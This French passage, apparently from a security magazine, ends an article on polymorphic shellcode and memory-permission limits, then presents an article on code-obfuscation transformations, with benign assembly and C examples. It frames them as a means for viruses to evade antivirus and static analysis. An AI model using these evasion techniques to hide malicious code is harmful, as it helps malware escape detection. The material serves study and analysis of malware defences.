Ce petit bout de code permet de détecter le pas à pas. Il est très facile de l'écrire de manière différente et donc de faire de l'anti-debug polymorphe aussi.

Il existe de nombreuses autres techniques anti-debug. Là encore, le polymorphisme peut tout à fait s'appliquer. La question (ouverte) qui se pose est de savoir s'il vaut mieux prévoir un moteur de polymorphisme général, c'est-à-dire pouvant muter n'importe quel code ou bien de les spécialiser en fonction des objectifs des codes à muter.

Shellcodes polymorphiques

Problèmes de permissions

Comme mentionné dans le premier exemple simpliste, il est un facteur qui n'est jamais pris en compte dans les études sur le polymorphisme de shellcode : les permissions nécessaires afin de déchiffrer les instructions.

Conclusion

Le polymorphisme cryptographique est un bon moyen d'évasion contre la détection, que ce soit par des IDS ou autres anti-virus. Les shellcodes et virus mutent complètement à chaque « utilisation », rendant leur détection plus difficile. Est-ce pour autant la technique idéale ?

Lorsqu'un exploit est utilisé, le shellcode est injecté dans l'espace mémoire de la cible, en général dans la pile ou le tas. D'une manière ou d'une autre, l'exécution arrive au décodeur. Il peut alors soit décoder le shellcode chiffré là où il se trouve, soit juste lire les octets chiffrés et écrire les octets en clair ailleurs en mémoire. Une fois le déchiffrement terminé, le décodeur passe le contrôle aux instructions décodées.

Pour réaliser cela, nous avons implicitement utilisé deux choses : une permission en écriture et une permission en exécution. Là où les choses se compliquent, c'est qu'en l'état actuel, il faut que les deux permissions soient présentes au même endroit. En effet, le code déchiffré doit être copié dans un endroit exécutable (soit pendant, soit après le déchiffrement). Ainsi, `W^X` (OpenBSD) ou `PaX` (Linux), qui interdisent qu'une page mémoire ait à la fois des droits d'écriture et d'exécution, empêche cela.

Dans le cas viral, un ver sera soumis à la même contrainte qu'un shellcode par rapport à ce problème de permission sur des pages mémoire. En revanche, pour un virus, c'est moins une difficulté car le binaire infecté peut définir ses propres droits sur les zones mémoire.

Bibliographie

[ADMmutate] ADMmutate, K2 ; **http://www.ktwo.ca/c/ADMmutate-0.8.4.tar.gz**

[Bradley] É. Filiol, « *Strong Cryptography Armoured Computer Viruses Forbidding Code Analysis : the Bradley virus* », Proceedings of the 14th EICAR Conference, Malte, Mai 2005 ; **http://papers.weburb.dk/archive/00000136/**

[CLET] *Polymorphic Shellcode Engine Using Spectrum Analysis*, Phack 0x3d, Phile #0x09, CLET team ; **http://phrack.org/phrack/61/p61-0x09_Polymorphic_Shellcode_Engine.txt**

[EnvKey] J. Riordan et B. Schneier, « *Environmental key generation towards clueless agents* », *Mobile Agents and Security Conference'98*, Lecture Notes *in Computer Science*, pp. 15–24, Springer-Verlag, 1998.

[IC] Présentation de l'indice de coïncidence, Wikipedia ; **http://fr.wikipedia.org/wiki/Indice_de_coïncidence**

[metasploit] *Advances in Exploit Technology*, hdm & sponm, CanSecWest 2005 ; **http://metasploit.com/confs/core05/core05_metasploit.pdf**

[PolyEv] *On polymorphic evasion, Phantasmal Phantasmagoria*, Oct. 2004 ; **http://lists.grok.org.uk/pipermail/full-disclosure/2004-October/027053.html**

[NIDSfindshellcode] « *Polymorphic Shellcodes vs. Application IDS* » ; **http://www.ngsec.com/ngresearch/ngwhitepapers/**

Techniques d'obfuscation de code : chiffrer du clair avec du clair

La plupart des infections informatiques (vers, virus, chevaux de Troie, etc.) utilisent désormais le chiffrement pour changer de peau. Elles utilisent également d'autres types de transformations pour rendre la vie plus difficile aux « laborantins » des sociétés éditrices de produits antivirus. Vous découvrirez dans ces pages quelques-unes de ces techniques.

Introduction

Les transformations d'obfuscation sont utilisées et donc étudiées depuis longtemps dans les cartes à puce. Elles sont depuis peu utilisées pour la protection (purement logicielle) de contenu et la gestion numérique des droits.

Cette famille de mécanismes, à défaut d'être purement cryptographique, est présente dans la cryptographie opérationnelle pour assurer la protection des clés et autres secrets. Nous expliquons son utilité pour les virus.

Après avoir donné une définition formelle de la notion d'obfuscation, nous examinons quelques techniques d'obfuscation, tentons d'en établir une classification et donnons quelques critères pour mesurer leur pertinence. De nombreux exemples illustrent l'exposé (en C dans la mesure du possible).

Définition : obfuscation

Un obfuscateur T peut être vu comme un compilateur particulier. Il prend en entrée un programme ou un circuit P et produit un nouveau programme $T(P)$ qui possède deux propriétés :

- $T(P)$ a les mêmes fonctionnalités que P. En d'autres termes, $T(P)$ calcule les mêmes fonctions que P.
- $T(P)$ est inintelligible, dans le sens où $T(P)$ constitue une boîte noire virtuelle.

Une telle boîte noire virtuelle $T(P)$ est caractérisée, du point de vue de la théorie de la complexité, par le fait que quiconque est capable de réaliser un calcul effectif au moyen de $T(P)$, peut alors réaliser ce même calcul en ayant accès par le biais d'un oracle au programme P (c'est-à-dire en pouvant disposer d'une infinité de couples (entrée/sortie) du programme). Cela signifie simplement que si quelqu'un est capable de faire des calculs avec $T(P)$, alors il peut réaliser ces mêmes calculs en observant uniquement les entrées/sorties du programme P.

Nous parlerons plus loin des implications théoriques de cette définition.

Un mécanisme d'utilité virale

Pour les virus, l'obfuscation de code (permet de rendre le code viral difficile à comprendre) fait partie des mécanismes de base, au même titre que la furtivité (permet de rendre le code viral difficile à localiser sur le système) ou le polymorphisme (permet de rendre difficile l'identification par signature unique d'un programme viral).

Les transformations permettant de remplacer du code en clair avec du code en clair fonctionnellement équivalent, présentent un intérêt évident pour les virus :

- Elles permettent de contourner les moteurs d'analyse spectrale ou tout autre moteur fondé sur une mesure de l'entropie (ces transformations conservent le plus souvent la distribution des *opcodes* ainsi que l'entropie. Le code résultant d'une opération de chiffrement classique sera identifié comme suspect par de tels moteurs de détection).
- Elles permettent de protéger les clés et l'algorithme de chiffrement utilisé, le cas échéant. Le résultat de ces transformations est un camouflage de certaines structures de données et certaines zones de code (ces transformations participent alors à la gestion des clés (et peuvent être assimilées à ce titre à des primitives de nature cryptographique).
- De manière générale, les transformations d'obfuscation de code permettent de protéger les données critiques statiques du virus, c'est-à-dire les valeurs qui ne doivent pas pouvoir être modifiées, qui doivent rester secrètes ou qui sont indispensables à l'exécution sécurisée des routines vitales du virus (contrôle d'intégrité, détection d'une exécution en mode pas à pas, de la présence d'un débogueur sur le système ou d'une exécution sous émulateur ou système de virtualisation, etc.).

Le code permettant de réaliser une transformation d'obfuscation peut facilement être modifié afin d'assurer également une fonction de diversification (réalisation d'instances équivalentes fonctionnellement au programme original et difficiles à analyser, fondée sur l'utilisation conjointe d'une ou plusieurs sources d'aléa du système hôte). Cette amélioration permet de participer au polymorphisme et d'augmenter l'effort requis pour lever les protections et automatiser le processus de désinfection. Elle permet donc d'augmenter les chances de survie du programme viral.

Un mécanisme cryptographique ?

La cryptographie malicieuse ou cryptovirologie peut se définir comme l'étude des mécanismes cryptographiques dans le contexte de leur utilisation par des infections informatiques [21]. Des mécanismes cryptographiques classiquement dédiés à la sécurité ou à la sûreté de fonctionnement sont pervertis dans leur utilisation et appliqués au développement d'infections informatiques toujours plus robustes.

Des techniques de génération environnementale de clés de chiffrement, fondées sur l'utilisation de fonctions à sens unique et initialement développées pour augmenter la résistance des

Sébastien Josse
École Supérieure et d'Application des Transmissions
Laboratoire de virologie et cryptologie
sebastien.josse@esat.terre.defense.gouv.fr

agents logiciels mobiles [18], vont également pouvoir s'appliquer au développement de programmes viraux hautement résistants à l'analyse par rétro-conception (les virus dirigés [10]).

Ces techniques purement cryptographiques permettent de résoudre le problème de la protection des clés de chiffrement, mais au prix d'une perte d'indépendance du programme viral (le virus est dirigé par son concepteur). Pour pallier ce type de problème, les techniques de protection de contenu comme les transformations d'obfuscation apparaissent indispensables, d'un point de vue opérationnel.

On distingue en général le chiffrement de l'obfuscation : une transformation d'obfuscation, même si elle est le plus souvent paramétrée par une clé (voir par exemple [2]), effectue par le biais de substitutions successives, la transformation d'un message clair en un autre message clair.

Les primitives cryptographiques d'obfuscation des données, telles que les permutations paramétrées par une clé, sont des contre-mesures naturelles aux attaques non intrusives logiques (voir par exemple [12] pour une description de ces attaques). Ces primitives sont très adaptées à la réalisation de brouilleurs matériels dans les cartes à puce : brouillage du bus de données entre le microprocesseur et la mémoire ou entre le CPU et le cryptoprocesseur, brouillage de la RAM. Ces primitives peuvent être incorporées dans des fonctions de brouillage de données non linéaires plus évoluées. Appliquant le paradigme confusion/diffusion de Shannon, ces primitives peuvent être utilisées sous la forme de petites matrices de substitution en couches alternées avec des fonctions affines. Ce type de construction n'assure cependant pas le même niveau de sécurité que l'utilisation d'un système de chiffrement par blocs classique.

Virologie et protection de contenu : un combat unifié contre la rétro-ingénierie

La virologie informatique et la problématique de protection de contenu sont étrangement symétriques dans l'utilisation de la cryptographie :

- Un programme viral implémente des mécanismes cryptographiques pour contourner les logiciels antivirus et ralentir l'analyse de son code.
- Un logiciel implémente des mécanismes comparables pour protéger une licence d'utilisation ou protéger le contenu ou les secrets de conception de l'application contre l'analyse.

La communauté des développeurs de virus montre une grande motivation quant à l'utilisation de techniques d'obfuscation de code. Leur approche est aujourd'hui encore très empirique, mais nous pouvons sentir d'ores et déjà une volonté d'augmenter le niveau de modularité et de sophistication des programmes viraux [22].

De nouvelles techniques cryptographiques naissent du besoin plus impérieux d'assurer la protection d'une application par voie purement logicielle. Nous pouvons prédire que ces techniques seront perverties par les concepteurs de virus.

Qualification des transformations d'obfuscation

Après avoir rappelé les résultats théoriques les plus importants concernant les transformations d'obfuscation, nous donnons des critères théoriques et empiriques permettant de qualifier une transformation d'obfuscation.

Obfuscation : la théorie

Nous avons vu en introduction qu'un obfuscateur T doit rendre le programme $T(P)$ inintelligible dans le sens où tout ce que l'on peut apprendre du programme $T(P)$, en ayant accès à son code et à ses états internes lors de son exécution, peut être obtenu uniquement à partir des entrées/sorties du programme P. En d'autres termes, tout ce que l'on peut espérer apprendre lors d'une analyse du programme protégé, on peut l'apprendre en exécutant le programme et en observant ses entrées/sorties.

Avec une telle définition, et en construisant une famille de fonctions qui ne sont pas obfuscables, il est démontré qu'un obfuscateur parfait, c'est-à-dire qui puisse rendre un programme inintelligible au sens défini précédemment, n'existe pas [1].

Cela ne signifie pas qu'il n'y a pas de méthodes permettant de rendre un programme inintelligible dès lors qu'un sens moins absolu est donné à ce terme. Une définition affaiblie de la notion d'obfuscation, c'est-à-dire une définition qui évite le paradigme de la boîte noire virtuelle, peut être donnée (en remplaçant le paradigme de la boîte noire virtuelle par une propriété plus faible, assurant l'existence d'un obfuscateur T qui, étant donné deux circuits C_1 et C_2 calculant la même fonction, assure que $T(C_1)$ et $T(C_2)$ sont impossibles à distinguer l'un de l'autre).

Qualification : critères théoriques

Même si un obfuscateur parfait n'est théoriquement pas réalisable, une évaluation au regard de la théorie de la complexité/décidabilité reste indispensable pour qualifier complètement une transformation d'obfuscation.

L'idée est de prouver que la transformation permet d'augmenter suffisamment la difficulté d'une analyse de type boîte noire (reconstruction du graphe des états par observation des entrées/sorties) en diversifiant les sorties. Chaque transition d'état lors de l'exécution d'un programme dissémine une certaine quantité d'information dans son environnement. La somme de ces informations peut être suffisante à un observateur pour déterminer l'espace des états du programme. La quantité moyenne d'information fournie par chaque observation doit être

la plus petite possible, afin d'augmenter l'effort nécessaire à la désobfuscation.

Par exemple, dans le cas des transformations inter-procédurales utilisant des tableaux de pointeurs de fonctions (voir ci-dessous), il est possible d'apporter une preuve théorique de leur efficacité : la complexité de l'analyse inter-procédurale d'un programme protégé par ce type de primitive croît de manière exponentielle avec la taille du programme [16].

Qualification : critères empiriques

De nombreuses transformations d'obfuscation sont très utiles, même s'il n'est pas toujours possible de prouver leur pertinence au regard de la théorie de la complexité. Des critères plus souples permettent de décrire et de classifier ces transformations. Ces critères, même s'ils reposent sur des mesures de complexité, sont empiriques.

Nous donnons ci-dessous quelques critères permettant d'évaluer l'efficacité d'une transformation d'obfuscation.

La puissance

Étant donné une transformation d'obfuscation T, nous pouvons définir le niveau d'obfuscation comme le degré de gêne imposée par cette transformation à un attaquant humain. Étant donné une métrique μ, notons $c_\mu(P)$ la complexité du programme P au regard de cette mesure de la complexité.

Pour fixer les idées, la métrique μ considérée pour mesurer la complexité d'un programme peut être par exemple la longueur du programme. $c_\mu(P)$ augmente alors avec le nombre d'instructions (opérateurs et opérandes) dans P. D'autres métriques, empruntées à la théorie de l'optimisation, pourront être trouvées dans [5].

Nous définissons alors la **puissance** d'une transformation d'obfuscation T relativement à un programme P par :

$$\mathcal{T}_{pot}(P) = \frac{c_\mu(\mathcal{T}(P))}{c_\mu(P)} - 1$$

La résistance

Étant donné une transformation d'obfuscation T, nous pouvons définir le niveau d'obfuscation comme une mesure de l'effort requis pour défaire la transformation. Nous pouvons identifier deux axes d'effort :

- L'effort de développement d'un outil automatique de désobfuscation capable de réduire effectivement la puissance de la transformation.
- La quantité de mémoire et de cycles CPU requis par l'outil automatique de désobfuscation.

Ces deux axes permettent de définir une matrice R dont les valeurs correspondent aux résistances d'une transformation d'obfuscation T relativement à un programme P :

$$\mathcal{T}_{res}(P) = R(\mathcal{T}_1(P), \mathcal{T}_2(P))$$

où $T_1(P)$ donne une mesure de l'effort de développement requis pour mettre au point l'outil, en fonction du périmètre de la transformation (locale à un bloc d'instruction du graphe CFG, globale, inter-procédurale, inter-processus) et $T_2(P)$ une mesure de l'effort requis par l'outil (polynomial, exponentiel).

Le coût

Le coût $T_{cost}(P)$ d'une transformation d'obfuscation T (appliquée à un programme P) correspond à une mesure de la consommation supplémentaire, en termes de ressources (temps CPU/espace mémoire), induite par la protection. Le coût augmente avec la complexité induite (constante, linéaire, polynomiale, exponentielle).

La furtivité

La définition de ce critère vient de l'observation suivante : si une transformation introduit du code nouveau dans le programme protégé $T(P)$, un attaquant pourra facilement le détecter et exploiter cette faiblesse pour lever la protection. Nous définissons donc un ensemble de caractéristiques du langage utilisé par un programme, $(P)\mathcal{L}$. Notons $\mathcal{L}(T)$ l'ensemble des caractéristiques du langage introduites par la transformation d'obfuscation T. Nous définissons la furtivité de la transformation T relativement au programme P par :

$$\mathcal{T}_{ste}(P) = 1 - \frac{|\mathcal{L}(T) - \mathcal{L}(P)|}{|\mathcal{L}(T)|}$$

Si la transformation n'enrichit pas le langage des programmes qu'elle protège (on a alors $\mathcal{L}(T)=0$), la furtivité $T_{ste}(P)$ est maximale et égale à 1.

La qualité

Nous pouvons à présent définir la qualité d'une transformation d'obfuscation relativement à un programme P par :

$$\mathcal{T}_{qual}(P) = f(\mathcal{T}_{pot}(P), \mathcal{T}_{res}(P), \mathcal{T}_{cost}(P), \mathcal{T}_{ste}(P))$$

où f est une fonction décroissante du coût (les autres paramètres étant fixés) et croissante des autres critères.

Exemple de mesure de qualité

Nous pouvons par exemple définir la qualité d'une transformation par :

$$\mathcal{T}_{app}(P) = \frac{\omega_1\mathcal{T}_{pot}(P) + \omega_2\mathcal{T}_{res}(P) + \omega_3\mathcal{T}_{ste}(1}{\mathcal{T}_{cost}(P)}$$

où ω_i i=1,2,3 sont des constantes fixées en fonction du contexte opérationnel d'utilisation des transformations d'obfuscation (ici, nous avons choisi :

$$f(x_1, x_2, x_3, x_4) = x_3^{-1}(\omega_1 x_1 + \omega_2 x_2 + \omega_3 x_4)$$

Exemples de transformations

Nous avons vu que la définition de transformations d'obfuscation se fonde pour partie sur des problèmes ouverts. Il est donc difficile dans ces conditions de dégager les spécifications précises et universelles de ce que doit être une bonne transformation. Nous avons pris le parti de présenter le principe de quelques transformations, sans détailler le fonctionnement du compilateur sous-jacent.

Un moteur d'obfuscation peut être vu comme un compilateur/décompilateur : le code à brouiller doit être décompilé vers une représentation intermédiaire permettant de représenter le programme sous forme adéquate (sous la forme d'un arbre, sous la forme de pseudo-code assembleur). Cette représentation intermédiaire doit être pensée de manière à faciliter l'application des transformations successives. Une fois ces transformations appliquées, le programme doit le plus souvent être recompilé.

Lorsqu'un programme viral mute, il peut utiliser un moteur d'obfuscation. Le code de ce moteur peut agir en divers endroits du code viral : au sein de son *loader*, lors du chargement du code viral en mémoire (pour rendre difficile l'analyse de la mémoire), au niveau de la routine de recopie (par exemple pour dissimuler le code viral au sein du programme cible), etc. Le code du moteur d'obfuscation sera pensé différemment en fonction de sa tâche au sein du code viral.

Le lecteur intéressé par les spécifications et l'implémentation d'un moteur d'obfuscation virale pourra par exemple se reporter au code du moteur viral Mistfall [22]. Ce moteur permet de désassembler, modifier (en insérant des instructions supplémentaires) puis recompiler un programme cible au format PE. Il procède en plusieurs étapes :

- analyse de la structure PE ;
- désassemblage du binaire, instruction par instruction ;
- conversion des informations dans un langage de plus haut niveau, de façon à obtenir une matière plus facile à remodeler ;
- invocation de la transformation proprement dite, dont le but est ici de modifier, par ajout ou suppression, cette liste d'instructions ;
- ré-assemblage du code.

Nous présentons maintenant un petit catalogue des transformations d'obfuscation les plus connues. Ces transformations sont librement adaptées de [8], [9], [15] et [20].

Brouillage élémentaire du flux des instructions

Un programme difficile à analyser doit posséder au moins les propriétés suivantes :

- Le début et la fin du programme doivent être difficiles à localiser.
- Le code ne possède pas de motif facilement identifiable.
- La structure des données n'est pas parlante. Aucune cohérence ne ressort de la séquence des données.

L'idée est donc de convertir toute séquence d'instruction pouvant servir à se repérer dans le programme, c'est-à-dire toute séquence d'instruction identifiée à partir de laquelle il est possible de forger une signature, en une séquence d'instruction rendant impossible la recherche de motif, ce sans modifier l'algorithme original. Les techniques sont nombreuses :

- Des instructions inutiles sont insérées.
- Le programme se déchiffre lui-même.

Pour rendre un flot d'instructions difficile à comprendre, plusieurs méthodes existent. Parmi elles, on a :

- le remplacement d'une instruction par d'autres ;
- le brouillage du flot des instructions.

Ces opérations permettent de rendre le programme très difficile à tracer.

Optimisation du code

Le but est ici de supprimer les redondances de code, qui fournissent une aide à l'analyse. Le processus de protection par obfuscation doit être non réversible. De manière générale, l'optimisation de code lors de la compilation d'un programme laisse moins d'informations à l'attaquant.

Ce type de transformation étant à sens unique (les informations sont supprimées du programme et ne pourront pas être retrouvées), la **résistance** T_{res} face à un outil de désobfuscation est maximale. La **puissance** T_{pot} opposée à un analyste est variable, en fonction de la nature des informations supprimées. Le **coût** T_{cost} est nul.

Mélange des instructions

Voyons un exemple de brouillage élémentaire d'un flot d'instructions. Prenons le bloc d'instruction suivant :

```
.486
.model flat,stdcall
option casemap:none
include r1.inc
.DATA
tit             db "hi!",0
res             db 0
.CODE
main:
     JMP   STEP
     call  ExitProcess, 0
STEP:
     call  MessageBoxA, 0, offset tit, offset tit, MB_OK
     call  ExitProcess, 0
end main
```

Figure 1.1 : *Code avant transformation.*

On remplace certaines instructions par une séquence équivalente d'instructions.

```
option casemap:none
include r1.inc
.DATA
tit             db "hi!",0
res             db 0
.CODE
main:
     mov   eax, offset STEPI + 135
     add   eax, -135
     jmp   eax
     call  ExitProcess, 0
STEPI:
     mov   ebx, offset STEP - 156
     add   ebx, 4
     add   ebx, 156
     sub   ebx, 4
     jmp   ebx
     call  ExitProcess, 0
STEP:
     call  MessageBoxA, 0, offset tit, offset tit, MB_OK
     call  ExitProcess, 0
end main
```

Figure 1.2 : *Code après remplacement de certaines des instructions.*

L'étape suivante consiste à mélanger les instructions.

```
.486
.model flat,stdcall
option casemap:none
include r1.inc
.DATA
tit             db "hi!",0
res             db 0
.CODE
main:
      mov   ebx, offset STEP - 156        ; j1
      mov   eax, offset STEPI + 135       ; ji1
      add   ebx, 4                        ; j2
      add   ebx, 156                      ; j3
      add   eax, -135                     ; ji2
      sub   ebx, 4                        ; j4
      jmp   eax                           ; ji3
      call  ExitProcess, 0                ; ji4
STEPI:
      jmp   ebx                           ; j5
      call  ExitProcess, 0                ; j6
STEP:
      call  MessageBoxA, 0, offset tit, offset tit, MB_OK
      call  ExitProcess, 0
end main
```

Figure 1.3 : *Code après mélange des instructions.*

Les opérations sur le code compilé sont donc les suivantes :

- optimisation du code, afin de supprimer le plus possible d'informations ;
- remplacement des instructions complexes par des instructions plus fondamentales ;
- mélange des instructions.

Ces trois opérations ont pour effet d'effacer les empreintes d'un programme et la fréquence d'utilisation des registres, qui devient plus uniforme.

La **résistance** T_{res} de ce type de transformation face à un outil de désobfuscation est élevé, dans la mesure où ces transformations sont difficilement réversibles. La **puissance** T_{pot} opposée à un analyste est également assez élevée (l'uniformisation du jeu des instructions et le mélange de celles-ci rendent la compréhension du programme plus laborieuse). Le **coût** T_{cost} est généralement faible.

Insertion de portions de code inutiles

L'insertion de portions de code inutiles permet également de générer un code plus difficile à tracer. Il y a deux manières d'insérer du code factice :

- en ajoutant du code supplémentaire ;
- en insérant un branchement conditionnel vers un bloc de code recopié depuis le programme lui-même.

Un code factice doit être suffisamment complexe pour ne pas être supprimé lors d'une phase d'optimisation du code compilé. L'insertion d'un branchement conditionnel vers un bloc recopié depuis le programme doit être masqué par les opérations de brouillage vues précédemment.

```
.486
.model flat,stdcall
option casemap:none
include r1.inc
.DATA
tit             db "a=",0
res             db 0
.CODE
main:
      mov   eax, 1
      push  eax
      mov   ebx, eax
      shl   ebx, 1
      add   eax, ebx
      pop   ebx
      add   eax, '0'
      mov   dword ptr [res], eax
      call  MessageBoxA, 0, offset res, offset tit, MB_OK
      call  ExitProcess, 0
end main
```

Figure 2.1 : *Code avant transformation.*

Nous pouvons insérer du code factice par ajout d'instructions supplémentaires.

```
.486
.model flat,stdcall
option casemap:none
include r1.inc
.DATA
tit             db "a=",0
res             db 0
.CODE
main:
      mov   eax, 1
      push  eax
      mov   ebx, eax
      inc   ecx
      shl   ebx, 1
      sub   eax, ecx
      add   eax, ebx
      add   ecx, -1
      add   eax, ecx
      add   eax, 1
      pop   ebx
      add   eax, '0'
      mov   dword ptr [res], eax
      call  MessageBoxA, 0, offset res, offset tit, MB_OK
      call  ExitProcess, 0
end main
```

Figure 2.2 : *Code après ajout d'instructions supplémentaires.*

Nous pouvons également insérer du code factice par insertion d'un branchement conditionnel vers un bloc de code recopié depuis le programme lui-même (cf figure 2.3 ci-contre).

Modifier l'ordre d'instructions qui n'interfèrent pas entre elles, altère la structure du code interne du programme compilé, mais n'affecte pas le résultat de son exécution.

Pour ces transformations, la **résistance** T_{res} face à un outil de désobfuscation; la **puissance** T_{pot} opposée à un analyste et le **coût** T_{cost} dépendent fortement de la profondeur à laquelle la transformation est appliquée.

```
.486
.model flat,stdcall
option casemap:none
include r1.inc
.DATA
tit             db "a=",0
res             db 0
.CODE
main:
      mov   eax, 1
      push  eax
      mov   ebx, eax
      shl   ebx, 1
      jc    L
      add   eax, ebx
      pop   ebx
      add   eax, '0'
      mov   dword ptr [res], eax
      call  MessageBoxA, 0, offset res, offset tit, MB_OK
      call  ExitProcess, 0
L:
      add   eax, ebx
      pop   ebx
      add   eax, '0'
      mov   dword ptr [res], eax
      call  MessageBoxA, 0, offset res, offset tit, MB_OK
      call  ExitProcess, 0
end main
```

Figure 2.3 : *Code après insertion d'un bloc recopié depuis le programme.*

Utilisation d'une machine virtuelle

Le principe inhérent à ce type de transformation est de convertir le code en un code à destination d'un processeur virtuel, par utilisation d'une table d'interprétation. Le nouveau code est exécuté par l'interpréteur de la machine virtuel.

Le lecteur intéressé trouvera dans [3] un exemple d'application de cette technique de protection logicielle, parmi d'autres (gestionnaire d'exception anti-débogage, chiffrement par couche, obfuscation par insertion de code inutile).

Pour ce type de transformation, la **puissance** T_{pot} opposée à un analyste et la **résistance** T_{res} face à un outil de désobfuscation sont élevées, mais au prix d'un **coût** T_{cost} qui peut être élevé lui aussi.

Nous allons examiner d'autres types de transformations, qui, comme les précédentes, affectent la représentation interne du programme. Elles ne modifient pas le comportement externe du programme. Ces transformations ont seulement pour objectif de rendre l'analyse du flux de contrôle et celle du flux de données plus difficiles.

Transformations intra-procédurales

Ces transformations visent à rendre l'analyse intra-procédurale plus difficile. L'analyse intra-procédurale consiste à :

- construire le graphe CFG (*Control-Flow Graph*) du flux de contrôle. Cette étape correspond donc à l'analyse du flot de contrôle d'une procédure. Un graphe CFG correspond à des nœuds (les blocs d'instructions de base) et des arêtes (indiquent les transferts de contrôle entre blocs).
- analyser des flux de données sur les données relativement à l'arbre CFG.

Ces transformations reposent essentiellement sur deux techniques :

- dégénérescence du flux de contrôle du programme via transformation des branches statiques en instructions de branchements dynamiques sur la base des valeurs de registres (cette opération permet d'augmenter la complexité d'une analyse statique du flux de contrôle);
- introductions intensives d'alias pour les données.

Dégénérescence du flux de contrôle

Considérons le programme suivant :

```
#include <stdio.h>
int main() {
int a=1, b=1;
while (a<10) {
   b+=a;
   if (b>10)
        b--;
   a++;
}
printf("b=%d\n", b);
}
```

Figure 3.1 : *Code avant transformation.*

Les structures de contrôles de haut niveau sont converties en leur équivalant `if-then-goto`.

```
#include <stdio.h>
int main() {
int a=1, b=1;
L1:
  if (a>=10)
       goto L4;
  b+=a;
  if (b<=10)
       goto L2;
  b--;
L2:
  a++;
  goto L1;
L4:
printf("b=%d\n", b);
}
```

Figure 3.2 : *Code après remplacement des structures de contrôles de haut niveau.*

Les adresses de branchement des instructions `goto` sont déterminées dynamiquement. Cette méthode peut être implémentée en remplaçant chaque `goto` par une instruction `switch` et en affectant la variable de contrôle du `switch` dynamiquement dans chaque sous-bloc de code pour décider quel bloc sera exécuté ensuite.

```
#include <stdio.h>
int main() {
int a, b , sw;
sw=1;
s:
switch(sw) {
case 1:
   a=1, b=1;
   sw=2;
   goto s;
case 2:
   if (a>=10)
        sw=6;
   else
        sw=3;
   goto s;
case 3:
   b+=a;
   if (b<=10)
        sw=5;
   else
        sw=4;
   goto s;
case 4:
   b--;
   sw=5;
   goto s;
case 5:
   a++;
   sw=2;
   goto s;
case 6:
   break;
}
printf("b=%d\n", b);
}
```

Figure 3.3 : *Code après dégénérescence du flux de contrôle.*

La **résistance** T_{res} de ce type de transformation face à un outil de désobfuscation automatique est forte mais pas maximale. La **puissance** T_{pot} opposée à un analyste est élevée. Le **coût** T_{cost} induit est également élevé.

Utilisation de tableaux dynamiques

Le principe est d'utiliser une indexation afin de perturber les outils d'analyse statique de code. Nous introduisons un tableau global `g[]`. Ce tableau est initialisé de la manière suivante :

- Quel que soit `k`, `g[k.n]` est congru à `c` modulo `j`.
- Les entiers `n`, `j` et `c` sont placés de manière aléatoire dans le tableau `g[]`.
- Les autres éléments du tableau contiennent des valeurs aléatoires.

Après chaque étape de calcul :

- Tout ou partie des `g[k.n]` sont remplacés par des entiers appartenant à la même classe de congruence.
- Tout ou partie des autres éléments du tableau sont remplacés par des valeurs aléatoires.
- Une fonction de redistribution réorganise le tableau en modifiant la valeur de `n` et en recalculant les `g[k.n]`. Cette fonction est appelée périodiquement au cours de l'exécution du programme.

Avec ces modifications, le programme peut sélectionner les branches dynamiquement en utilisant des expressions de complexité arbitraire dans le calcul des valeurs d'index. Le fait que les valeurs du tableau changent périodiquement permet de mettre en échec les outils d'analyse statique de code.

La **résistance** T_{res} de ce procédé face à un outil de désobfuscation peut être élevée. En revanche, la **puissance** T_{pot} opposée à un analyste humain est assez faible, dès lors qu'il a identifié de quelle manière s'effectue le recalcul des valeurs du tableau. Le **coût** T_{cost} d'une telle transformation n'est pas élevé.

Utilisation d'alias

L'utilisation d'alias permet d'augmenter de manière conséquente la complexité de l'analyse d'un flux de données. Nous parlons d'alias lorsque plusieurs noms désignent un même emplacement mémoire.

Considérons les deux programmes suivants :

```
#include <stdio.h>
int main(){
int i, *p;
p=&i;
i=0;
*p=1;
while (i<5) {
      *p+=i;
      i++;
}

printf("i=%d\n", i);
}
```

```
#include <stdio.h>
int main(){
int i, *p;
p=(int *)malloc(sizeof(int));
i=0;
*p=1;
while (i<5) {
      *p+=i;
      i++;
}
free(p);
printf("i=%d\n", i);
}
```

Figure 4.0 : *Exemple d'utilisation des alias.*

Dans le premier cas, qui correspond à l'utilisation d'un alias, `i` vaut 7. Dans le second cas, `i` vaut 5.

Considérons à présent le programme suivant :

```
#include <stdio.h>
int main(){
int a=1, b=1, *p;
p=&a;
a+=b;
p=&b;
b=3;
printf("a=%d, b=%d, *p=%d\n", a, b, *p);
}
```

Figure 4.1 : *Code avant transformation.*

Auquel nous appliquons la transformation dont le résultat est :

```
#include <stdio.h>
int main(){
int a=1, b=1, *p, sw;
sw=1;
s:
switch(sw) {
case 1:
   p=&a;
   a+=b;
   sw=2;
   goto s;
case 2:
   p=&b;
   b=3;
   sw=3;
   goto s;
case 3:
   break;
}
printf("a=%d, b=%d, *p=%d\n", a, b, *p);
}
```

Figure 4.2 : *Code après utilisation d'alias.*

Un analyseur statique ne sachant pas quel est l'ordre d'exécution des blocs d'instructions sera incapable de décider, à l'issue de son analyse, quelle est la dernière relation d'alias en vigueur. La transition entre les deux blocs d'instructions étant brouillée par utilisation de la technique de calcul d'index décrite précédemment. Toutes les assignations de pointeurs seront donc reportées indifféremment. L'utilisation des alias intra-procéduraux, couplée avec l'utilisation de techniques de dégénérescence du flux de contrôle statique, permet d'induire des erreurs de diagnostics ou des diagnostics imprécis de la part des analyseurs statiques de code.

La **résistance** T_{res} de ce type de transformation face à un outil de désobfuscation est assez forte. La **puissance** T_{pot} du procédé face à un analyste humain est cependant plus moyenne. Le **coût** T_{cost} supplémentaire induit par l'utilisation d'alias n'est pas élevé.

Transformations inter-procédurales

Ces transformations visent à rendre l'analyse inter-procédurale plus difficile.

Modification des appels de fonctions

Considérons le programme suivant :

```
#include <stdio.h>
int x;
void fonct2(){printf("fonct2\n");}
void fonct3(){printf("fonct3\n");}
void fonct1() {
      if (x>4)
            fonct2();
      else
            fonct3();
}
int main () {
      x=4; fonct1();
      x=5; fonct1();
}
```

Figure 5.1 : *Code avant transformation.*

Les appels de fonctions sont transformés en appels indirects via l'utilisation de pointeurs :

```
#include <stdio.h>
int x;
void fonct2(){printf("fonct2\n");}
void fonct3(){printf("fonct3\n");}
void fonct1(void (*fptr1)(),
            void (*fptr2)()) {
      void (*ptr)();
      if (x>4)
            ptr=fptr1;
      else
            ptr=fptr2;
      (*ptr)();
}
int main () {
      x=4; fonct1(fonct2, fonct3);
      x=5; fonct1(fonct2, fonct3);
}
```

